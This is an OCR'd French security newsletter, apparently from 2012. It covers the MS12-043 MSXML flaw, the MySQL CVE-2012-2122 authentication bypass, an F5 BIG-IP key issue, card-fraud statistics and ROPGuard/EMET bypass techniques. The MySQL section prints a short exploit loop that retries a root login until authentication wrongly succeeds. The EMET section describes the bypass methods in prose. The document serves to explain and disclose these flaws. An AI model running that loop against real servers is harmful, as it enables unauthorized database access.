
Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-belenko_sklyarov-Secure-Password-Managers.pdf

La conférence a commencé par une présentation des mécanismes de sécurisation des données au sein de l'iPhone. Celui-ci repose uniquement sur le mot de passe et pourtant les smartphones ne sont pas adaptés (petit écran, déblocage régulier via le mot de passe) pour configurer un mot de passe complexe. La suite de la conférence s'est axée sur l'analyse de plusieurs applications disponibles sur l'AppStore, qui sont censées stocker de manière sécurisée les mots de passe de l'utilisateur.

L'étude révèle assez rapidement que certaines applications utilisent des algorithmes de chiffrement des fichiers sensibles (contenant les mots de passe de l'utilisateur) considérés comme facilement cassables, surtout si le mot de passe global (permettant de déchiffrer le fichier) est faible. La conclusion des chercheurs était sans appel, la solution de stockage des mots de passe interne à l'iOS, le keychain, est la méthode la plus sûre.

`

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



> Hackito Ergo Sum : autres conférences

Keynote #2
Fyodor Yarochkin
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-fyodor-keynote2.pdf

Keynote #
Marc "van Hauser" Heuse
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-mheuse-keynote3.pdf

Lockpickito Ergo Sum
Walter Bergers
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-wbelgers-Handouts.pdf

Modern webapp hacking or how to kill a bounty program
Itzhak Avraham (Zuk) & Nir Goldshlager
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/05/HES-2012-iavraham_ngoldshlager-Modern_webapp_hacking.pdf

Easy Local Windows Kernel Exploitation
Cesar Cerrudo

Recent Advances in IPv6 Security
Fernando Gont
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-fgont-recent-advances-in-ipv6-security.pdf

Strange and Radiant Machines in the PHY Layer
Travis Goodspeed & Sergey Bratus
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-goodspeed_bratus-StrangeAndRadiant-Machines.pdf

Yo Dawg, I Heard You Like Reversing...
Aaron Portnoy & Brandon Edwards

Decomposing the Network to perform Attack Planning under Uncertainty
Carlos Sarraute

The System of Automatic Searching for Vulnerabilities or how to use Taint Analysis to find security bugs
Nikita Tarakanov & Alex Bazhanyuk
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES2012-ntarakanov-SASV_ABazhanyuk.pdf

Exploiting a Coalmine: Abusing Complex Bugs in Webkit's RenderArena
Georg Wicherski
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES2012-gwicherski-exploiting-a-coalmine.pdf

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SSTIC


Cédric Blancher

> SSTIC

L'amphithéâtre du campus de Rennes Beaulieu était complet pour cette 10ème édition du SSTIC. Toujours aussi riche en conférences et en rencontres (le Social Event aidant), cette édition « anniversaire » a également été l'occasion de revenir sur des anecdotes marquantes de la décennie écoulée. Nous vous présentons ci-dessous un florilège de présentations marquantes auxquelles nous avons assisté.

La suite de cet article est réservée aux abonnés du CERT-XMCO...

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



tashland

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Ce mois-ci nous reviendrons sur les vulnérabilités MS12-043, Bypass MySQL et F5 BIG-IP.

ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Analyse de la faille MS12-043 (CVE-2012-1889)
par Charles DAGOUAT

Buzz
MySQL (CVE-2012-2122) et F5 BIG-IP (CVE-2012-1493)
par Julien MEYER et Adrien GUINAULT

Le whitepaper du mois
L'Observatoire de la sécurité des cartes de paiement
par Charles DAGOUAT

R&D
ROPGuard et contournements
par François LEGUE

Le phishing du mois
AT&T et BlackHole
par Adrien GUINAULT

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Analyse de la vulnérabilité MS12-043 affectant le composant MSXML

par Charles DAGOUAT

Contexte

Le 30 mai dernier, Google [1] alertait Microsoft de l'exploitation par des pirates d'une faille de sécurité de type 0day présente au sein d'Internet Explorer.

Google Blog

Google Online Security Blog
The latest news and insights from Google on security and safety on the Internet

Security warnings for suspected state-sponsored attacks

Tuesday, June 5, 2012 12:04 PM
Posted by Eric Grosse, VP Security Engineering

We are constantly on the lookout for malicious activity on our systems, in particular attempts by third parties to log into users' accounts unauthorized. When we have specific intelligence—either directly from users or from our own monitoring efforts—we show clear warning signs and put in place extra roadblocks to thwart these bad actors.

Today, we're taking that a step further for a subset of our users, who we believe may be the target of state-sponsored attacks. You can see what this new warning looks like here:

Cette faille était alors considérée comme étant suffisamment critique pour que le géant de Redmond publie le 12 juin suivant le bulletin de sécurité n°2719615 [2] afin d'alerter les internautes de l'existence de cette faille de sécurité, de son exploitation par les pirates, et de la mise à disposition d'un correctif temporaire sous la forme d'un « Fix it » (n°50908). D'après les informations alors publiées par Microsoft, la faille provenait du composant MSXML (Microsoft XML Core Services). Le correctif devait permettre aux clients de mettre en oeuvre de façon simplifiée une solution de mitigation temporaire les protégeant contre un attaquant cherchant à tirer parti de cette faille. En effet, l'exploitation de cette dernière permettait à un attaquant de prendre à distance le contrôle d'un système avec les privilèges de l'utilisateur courant [2].

Quelques jours plus tard, le 18 juin, les développeurs du projet Metasploit ajoutaient une première version d'un code d'exploitation [3]. En moins de trois jours, les auteurs parvenaient à le rendre fiable à 100% sur les principales configurations Microsoft : Internet Explorer 6/7/8 et 9, utilisées sur Windows XP/Vista, ou encore Windows 7 SP1.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Il faudra ensuite attendre le 9 juillet pour que Microsoft publie, dans le cadre de son « Patch Tuesday» du mois, le correctif MS12-043 [4] corrigeant la faille de sécurité référencée CVE-2012-1889 [5] pour les versions 3, 4 et 6 du composant vulnérable sous Windows, mais laissant la version 5 utilisée au sein de Microsoft Office 2003 et 2007 sans correctif.

Description de la faille

Cette faille de sécurité affecte les versions 3, 4, 5 et 6 de la librairie partagée MSXML. En incitant un internaute à visiter une page Internet spécialement conçue, un pirate était en mesure de provoquer une corruption de la mémoire menant à la compromission du système.

La faille provient plus précisément de la fonction « _dispatchImpl::InvokeHelper ». En effet, en situation normale, cette fonction, lorsqu'elle est appelée, initialise correctement le contenu d'une structure de type « vTable » (Note 1) avant d'utiliser cette dernière pour appeler une fonction virtuelle. Cependant, sous certaines conditions, celle-ci peut ne pas être initialisée, provoquant ainsi une erreur lorsque le programme cherche à appeler une fonction non définie à l'adresse en question. Dans cette situation, il est possible pour un attaquant de contrôler l'adresse en question, menant ainsi à la compromission du système.

Note (1) : lorsqu'un programme est développé en C++ ou dans n'importe quel langage de programmation orienté objet supportant le mécanisme de « dynamic dispatch », une structure de type « vTable » contient les pointeurs vers les fonctions virtuelles définies au sein des différentes classes héritant d'une même superclasse parente. Cette table permet au système, lors de l'exécution du programme, d'exécuter l'implémentation de la fonction associée à l'instance de classe manipulée.
http://en.wikipedia.org/wiki/Virtual_method_table
La vulnérabilité a été présentée en détail par Brian Mariani et Frederic Bourla d'High-Tech Bridge [6] [7], ainsi que par Nicolas Joli de VUPEN [8] (allez Florent, la prochaine c'est pour toi! ;-). Corelanc0d3r présente en détail le scénario d'exploitation associé à ce type de faille [9].

Exploitation de la faille

Il est relativement simple de déclencher la faille. Pour cela, les quelques lignes de code HTML et JavaScript composant la preuve de concept suivante sont suffisantes.

La suite de cet article est réservée aux abonnés du CERT-XMCO...

Références

Références CERT-XMCO
CXA-2012-1018, CXA-2012-1207, CXA-2012-1046

[1] Alerte Google
http://googleonlinesecurity.blogspot.com.es/2012/06/security-warnings-for-suspected-state.html et http://googleonlinesecurity.blogspot.co.uk/2012/06/microsoft-xml-vulnerability-under.html

[2-4] Alerte et bulletin Microsoft
http://technet.microsoft.com/en-us/security/advisory/2719615
http://technet.microsoft.com/en-us/security/bulletin/ms12-043

[3] Exploit Metasploit
http://dev.metasploit.com/redmine/projects/framework/repository/revisions/master/entry/modules/exploits/windows/browser/msxml_get_definition_code_exec.rb

[5] Référence CVE
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1889

[6-7] Analyses de la société HTBridge
https://www.htbridge.com/publications/cve_2012_1889_microsoft_xml_core_services_uninitialized_memory_vulnerability.html

https://www.htbridge.com/publications/cve_2012_1889_security_update_analysis.html

[8] Analyse de VUPEN
http://www.vupen.com/blog/20120717.Advanced_Exploitation_of_Internet_Explorer_XML_CVE-2012-1889_MS12-043.php

[9] Analyse de Corelan
https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

Autres références
http://blog.trendmicro.com/technical-analysis-of-cve-2012-1889-exploit-html_exployt-ae-part-1/

http://blog.trendmicro.com/technical-analysis-of-cve-2012-1889-exploit-html_exployt-ae-part-2/

http://blog.trendmicro.com/technical-analysis-of-cve-2012-1889-exploit-html_exployt-ae-part-3/

http://blog.eset.com/2012/06/20/cve2012-1889-msxml-use-after-free-vulnerability

http://blogs.mcafee.com/mcafee-labs/vulnerability-in-microsoft-xml-core-services-opens-door-to-attackers

http://www.symantec.com/connect/blogs/cve-2012-1889-action

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

MySQL et Bypass ROOT

par Julien MEYER

Scott McLeod

Le 9 juin 2012, Sergei Golubchik, en charge de la sécurité pour le projet MariaDB a publié un avis de sécurité sur la liste de diffusion « SecList ».
MySQL et MariaDB sont tous deux vulnérables à une attaque permettant de contourner la phase d'authentification, et ceci à distance.

La vulnérabilité a été identifiée sous la référence CVE-2012-2122.

L'exploitation, le cas MySQL

L'exploitation de cette vulnérabilité est très simple, puisqu'il suffit de réaliser de nombreuses tentatives de connexion à la base de données. Avec un nom d'utilisateur existant et un mot de passe aléatoire, il est alors possible de forcer le système qui valide le mot de passe, même si celui-ci n'est pas bon. Etrange non ?

Le script suivant a été publié après la découverte de la vulnérabilité. Ce dernier se compose uniquement d'une boucle effectuant une connexion à la base de données. Sur un système potentiellement vulnérable, celui-ci permet alors de s'authentifier simplement auprès du serveur MySQL, sans pour autant connaitre le mot de passe de l'utilisateur...

```
#!/usr/bin/python
import subprocess

while 1:
 subprocess.Popen
 («mysql --host=127.0.0.1 -u root mysql
 --password=root», shell=True).wait()
```

Après plusieurs tentatives, nous voici connectés.

Mais comment est-ce possible ?

Les développeurs de MySQL ont créé la fonction de comparaison des mots de passe sans prendre en compte une donnée importante. En effet, la fonction « memcmp », utilisée pour la comparaison des mots de passe, renvoie une variable de type 'integer'. D'après la page de manuel, le prototype de la fonction est le suivant : « int memcmp(const void *s1, const void *s2, size_t n); ».

« L'exploitation de cette vulnérabilité est très simple, puisqu'il suffit de réaliser de nombreuses tentatives de connexion à la base de données. Avec un nom d'utilisateur existant et un mot de passe aléatoire, il est alors possible de forcer le système qui valide le mot de passe, même si celui-ci n'est pas bon... »

Donc, sur la plupart des systèmes, la fonction «memcmp» renvoie des valeurs comprises entre -255 et 255. Partant de ce constat, le code de comparaison du mot de passe est le suivant :

```
// mysql.h
typedef char my_bool;

// password.c
my_bool check_scramble(const uchar *scramble_arg, const
char *message, const uint8 *hash_stage2)
{
    ...
    return memcmp(hash_stage2, hash_stage2_reassured,
    SHA1_HASH_SIZE);
}
```


[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La fonction memcmp renvoie une variable de type integer, soit 4 octets. La fonction « check_scramble » elle, renvoie une variable de type char, soit 1 octet. Lors de la conversion du type integer en char, seul l'octet de poids faible est gardé. Ainsi, toutes les valeurs retournées par la fonction « check_scramble » seront toujours comprises entre -128 et 127. Comme l'octet de poids fort est perdu, il est alors possible de retrouver plusieurs fois la même valeur, pour différents retours de memcmp !

Par exemple, la valeur 256 est égale à la valeur suivante en binaire : 00000001.00000000

Comme un char ne fait qu'un octet, le bit de poids fort disparaitra pendant la conversion, ce qui donnera en binaire : 00000000. La valeur retournée par « check_scramble » sera alors 0, validant ainsi le mot de passe.

La valeur de retour de la fonction « check_scramble » est donc égale à 0 toutes les 256 valeurs.

Le code suivant a été lancé sur un système hébergeant un MySQL non vulnérable, puis sur un système avec un MySQL vulnérable.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
   int one, two, ret;
   time_t start = time(0);
   time_t now;
   int top = 0;
   int min = 0;

    srand(getpid()*start);
    while (1)
    {
       one = rand();
       two = rand();
       ret = memcmp(&one, &two, sizeof(int));
       if (ret > top)
          top = ret;
       else if (ret < min)
           min = ret;

        if (time(&now) - start > 10)
        {
           printf(«%d - %d\n», min, top);
           return 0;
        }
    }
}
```

Sur un système non vulnérable, nous avons constaté que la fonction « memcmp » renvoie des valeurs comprises entre -255 et 255 uniquement. Sur un système vulnérable, celle-ci renvoie des valeurs comprises entre -65280 et 65280.

C'est une optimisation de la glibc, compilée avec les jeux d'instruction « Streaming SIMD Extensions », généralement abrégé SSE, qui modifie le comportement de la fonction memcmp. Etant donné qu'un octet est perdu lors de la conversion, la fonction « check_scramble » renvoie alors 0 toute les 256 valeurs !

La comparaison opérée au sein de la fonction « check_scramble », est effectuée entre 2 valeurs, générées à partir du mot de passe. Ces valeurs sont crées avec un 'seed' aléatoire, recalculée à chaque appel de la fonction. Il y a alors 1 chance sur 256 pour que la valeur de retour de la fonction « check_scramble » soit égale à 0. La valeur de retour de cette fonction étant utilisée lors de la validation du mot de passe, il y a alors 1 chance sur 256 que MySQL accepte le mot de passe.

Et le patch ?

Celui-ci est très simple. Au lieu de convertir directement le résultat de la fonction memcmp, la valeur de retour est transmise dans une fonction renvoyant 0 si celle-ci est égale à 0, ou 1 dans le cas contraire.

```
// my_global.h
#define test(a)     ((a) ? 1 : 0)

// password.c
my_bool check_scramble(const uchar *scramble_arg,
const char *message, const uint8 *hash_stage2)
{
    ...
    return test(memcmp(hash_stage2,
    hash_stage2_reassured, SHA1_HASH_SIZE));
}
```

La valeur convertie en char ne posera alors plus de problème, elle vaudra toujours 1 ou 0.

Et l'impact de cette faille ?

Malgré un buzz sur le sujet, peu de systèmes sont impactés. En effet, seuls les systèmes ayant leur glibc optimisée SSE sont vulnérables. Les principaux systèmes impactés sont les suivants :

- Ubuntu Linux 64-bit
- OpenSuSE 64-bit
- Debian Unstable 64-bit
- Fedora
- Arch Linux

On retrouve peu de systèmes utilisés en entreprise. RedHat, Debian, SuSE, ou encore FreeBSD ne sont pas vulnérables.

D'après une étude menée par HD Moore, sur 1,74 million de MySQL trouvés en écoute sur internet, 44 000 seulement reposeraient sur Ubuntu. Seule une partie de ces 44 000 MySQL serait vulnérable, puisqu'il n'y a que la version 64 bits d'Ubuntu qui est concernée.

Références

Références CERT-XMCO
CXA-2012-0981, CXA-2012-0983, CXA-2012-0988

Exploit Metasploit
https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql]

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

F5 et ses clefs....

par Adrien GUINAULT

Le 11 juin 2012, la liste de diffusion « Full disclosure » a quelque peu réveillé la communauté avec la publication des détails sur une vulnérabilité critique affectant les équipements F5 BIG-IP.
Retour et explication de cette vulnérabilité...

BIG quoi ?

Les systèmes F5 BIG-IP sont des appliances jouant le rôle à la fois de reverse proxy et de load balancer. Ces derniers, particulièrement appréciés des RSSI peuvent être administrés par le biais d'une interface web mais également en ligne de commande au travers du protocole SSH, jusque là tout va bien.

Vulnérabilité critique vous avez dit ?

La suite de cet article est réservée aux abonnés du CERT-XMCO...

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le white-paper du mois

par Charles DAGOUAT

L'Observatoire de la sécurité des cartes de paiement publie son rapport annuel 2011

Tout comme les années précédentes, la Banque de France a publié début juillet son 9e rapport annuel sur la sécurité des cartes de paiement pour l'année 2011.

Ce rapport se compose de plusieurs parties distinctes abordant les sujets suivants :

- l'état des lieux de la sécurisation des paiements par carte sur Internet ;
- les statistiques de fraude pour 2011 ;
- une veille technologique ;
- la coopération internationale en matière de lutte contre la fraude ;
- les conseils de prudence à l'usage des porteurs ;
- la protection du titulaire d'une carte en cas de paiement non autorisé ;
- la présentation des missions et de l'organisation de l'Observatoire ;
- et enfin des définitions concernant la typologie de la fraude relative aux cartes de paiement.

Contrairement à la tendance baissière au niveau mondial (voir CXA-2012-1329), le taux de fraude aux cartes bancaires en France s'établit pour l'année 2011 à 0,077 % (équivalent à un montant total de 413,2 millions d'euros), en légère augmentation de 0,003 % par rapport à l'année précédente (0,074 % et 368,9 millions d'euros en 2010, voir CXA-2011-1153).

Cette différence entre la France et le reste du monde peut être expliquée par plusieurs facteurs principaux :

- l'importante augmentation de la fraude sur les paiements à distance (par internet, par téléphone et par courrier) qui est passée de 0,262 % en 2010 à 0,321 %, avec la fraude sur Internet en première place à 0,341 % (contre 0,276 % en 2010). Ce type de fraude étant d'autant plus important qu'il représente plus de 60 % du montant total de la fraude, alors que le paiement à distance ne représente qu'environ 8 % des transactions au niveau national.
- l'importante augmentation de la fraude sur les paiements de proximité et sur les retraits, qui sont respectivement passées de 0,012 % et 0,024 % en 2010, à 0,015 % et 0,029 %.

On peut noter que ces deux facteurs d'augmentation principaux correspondent aux attaques les plus en vogue contre les cartes bancaires : vols d'informations bancaires via des malwares tels que les bankers, et skimming des cartes.

Dans le même temps, malgré une avancée importante en matière d'efficacité des moyens de sécurisation mis en place par les prestataires de paiement, l'Observatoire met en avant que seulement 23 % des transactions réalisées sur Internet sont protégées contre le rejeu des informations échangées via des mécanismes de protection tels que 3D-Secure. L'adoption de ces protections par les eCommercants est une priorité pour la Banque de France, qui annonce que des mesures seront prises dans ce sens pour faciliter cette généralisation, et que par ailleurs « SecuRe Pay », le forum européen sur la sécurité des moyens de paiement a proposé des recommandations similaires qui pourraient déboucher sur la généralisation à terme de ces dispositifs au niveau européen.

En matière de sécurité des paiements, l'observatoire n'envisage pas pour l'instant le déploiement massif de solutions de paiement par smartphone. En effet, ces terminaux sont encore actuellement trop peu sécurisés pour offrir les mêmes protections qu'un terminal de paiement traditionnel.

Enfin, même si de nombreuses passerelles d'échange existent entre les acteurs de la lutte contre la fraude, ce rapport présente les différents axes d'amélioration en matière de coopération aussi bien en France, en Europe ou dans le monde.

L'observatoire propose aussi aux porteurs de cartes de paiement des recommandations pour assurer la sécurité de leurs transactions dans un document disponible à l'adresse suivante :
http://www.banque-france.fr/observatoire/telechar/Annexe1.pdf

Ce rapport est disponible à l'adresse suivante :
http://www.banque-france.fr/observatoire/rap_act_fr_11.htm

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

R&D : ROPGuard et EMET

par François LEGUE

ROPGuard et contournements...

Microsoft, dans l'optique d'améliorer la sécurité de ses systèmes d'exploitation, a récemment lancé un concours nommé BlueHatPrize. Le but de ce concours était de concevoir une technique de mitigation d'exploitation supplémentaire à celles déjà existantes (DEP, SAFESEH, ASLR...). Les gains s'élevaient à 200 000 $ pour le premier prix, de 50 000 $ pour le deuxième prix et une souscription à l'ensemble du MSDN (10 000$) pour le troisième prix.
Microsoft annonça les trois finalistes de ce concours, Vasilis Pappas, Ivan Fratric et Jared DeMott, peu de temps avant les résultats finaux lors de la BlackHat 2012.

Ivan Fratric a vu sa protection, ROPGuard être implémentée au sein d'EMET. Ce logiciel vise à ajouter des couches supplémentaires de mitigations à celles offertes de base par le système d'exploitation.
La protection ROPGuard vise à empêcher l'exploitation de vulnérabilités se basant sur la technique ROP qui permet de contourner notamment la mitigation DEP et dans certains cas de figure, la mitigation ASLR. Cette technique d'exploitation repose sur la réutilisation de portions de code (appelés gadgets) du logiciel vulnérable afin d'exécuter des instructions contrôlées par l'attaquant (charge utile de l'exploit). C'est la technique la plus utilisée dans les exploits actuels. ROPGuard contrôle lors de l'exécution et particulièrement les appels aux fonctions sensibles souvent appelées par les charges utiles des exploits (VirtualProtec, VirtualAlloc, ...).

Bien que cette protection semble être efficace, un chercheur iranien connu sous le pseudonyme de Ponez publia après la parution d'EMET 3.5 une technique de contournement de cette nouvelle mitigation.
Celle-ci se base sur le fait que la protection ROPGuard ne contrôle qu'un certain nombre d'APIs sensibles (VirtualProtect, VirtualAlloc,....). Ponez a trouvé une technique permettant d'identifier la fonction « KiFastSystemCall » à partir de la structure SHARED_USER_DATA qui est toujours présente à une certaine adresse au sein du processus en mémoire (0x7FFE0000). Le contournement consiste ensuite à appeler la fonction « ZwProtectVirtualMemory » qui permet de modifier les propriétés d'une zone mémoire et de la rendre exécutable. Cet appel système permet à l'attaquant de rendre exécutable la zone mémoire où est placée sa charge utile pour ensuite y dévier le flux d'exécution du programme.
L'astuce réside ici dans l'utilisation du Syscall « ZwProtectVirtualMemory » permettant de réaliser la même opération que VirtualProtect et qui n'est pas contrôlée par EMET. L'exploit de Ponez modifie ensuite EMET en mémoire afin de pouvoir appeler d'autres APIs normalement contrôlées.

« Le but du concours était de concevoir une technique de mitigation d'exploitation supplémentaire à celles déjà existantes (DEP, SAFESEH, ASLR...). »


Le lendemain, Ponez met à jour son article et spécifie que Microsoft était déjà au courant de ce type de contournement. Il publie, le jour même, une nouvelle technique de contournement. Celle-ci se base cette fois sur la DLL KernelBase.dll (présente sur les systèmes Windows 7) qui n'est pas du tout contrôlée par EMET (contrairement aux fameuses DLL ntdll.dll et kernel32.dll). Grâce à une charge utile spécifique, la nouvelle technique de contournement consiste à obtenir l'adresse de la fonction VirtualProtect à partir de cette DLL et de parvenir au même résultat.
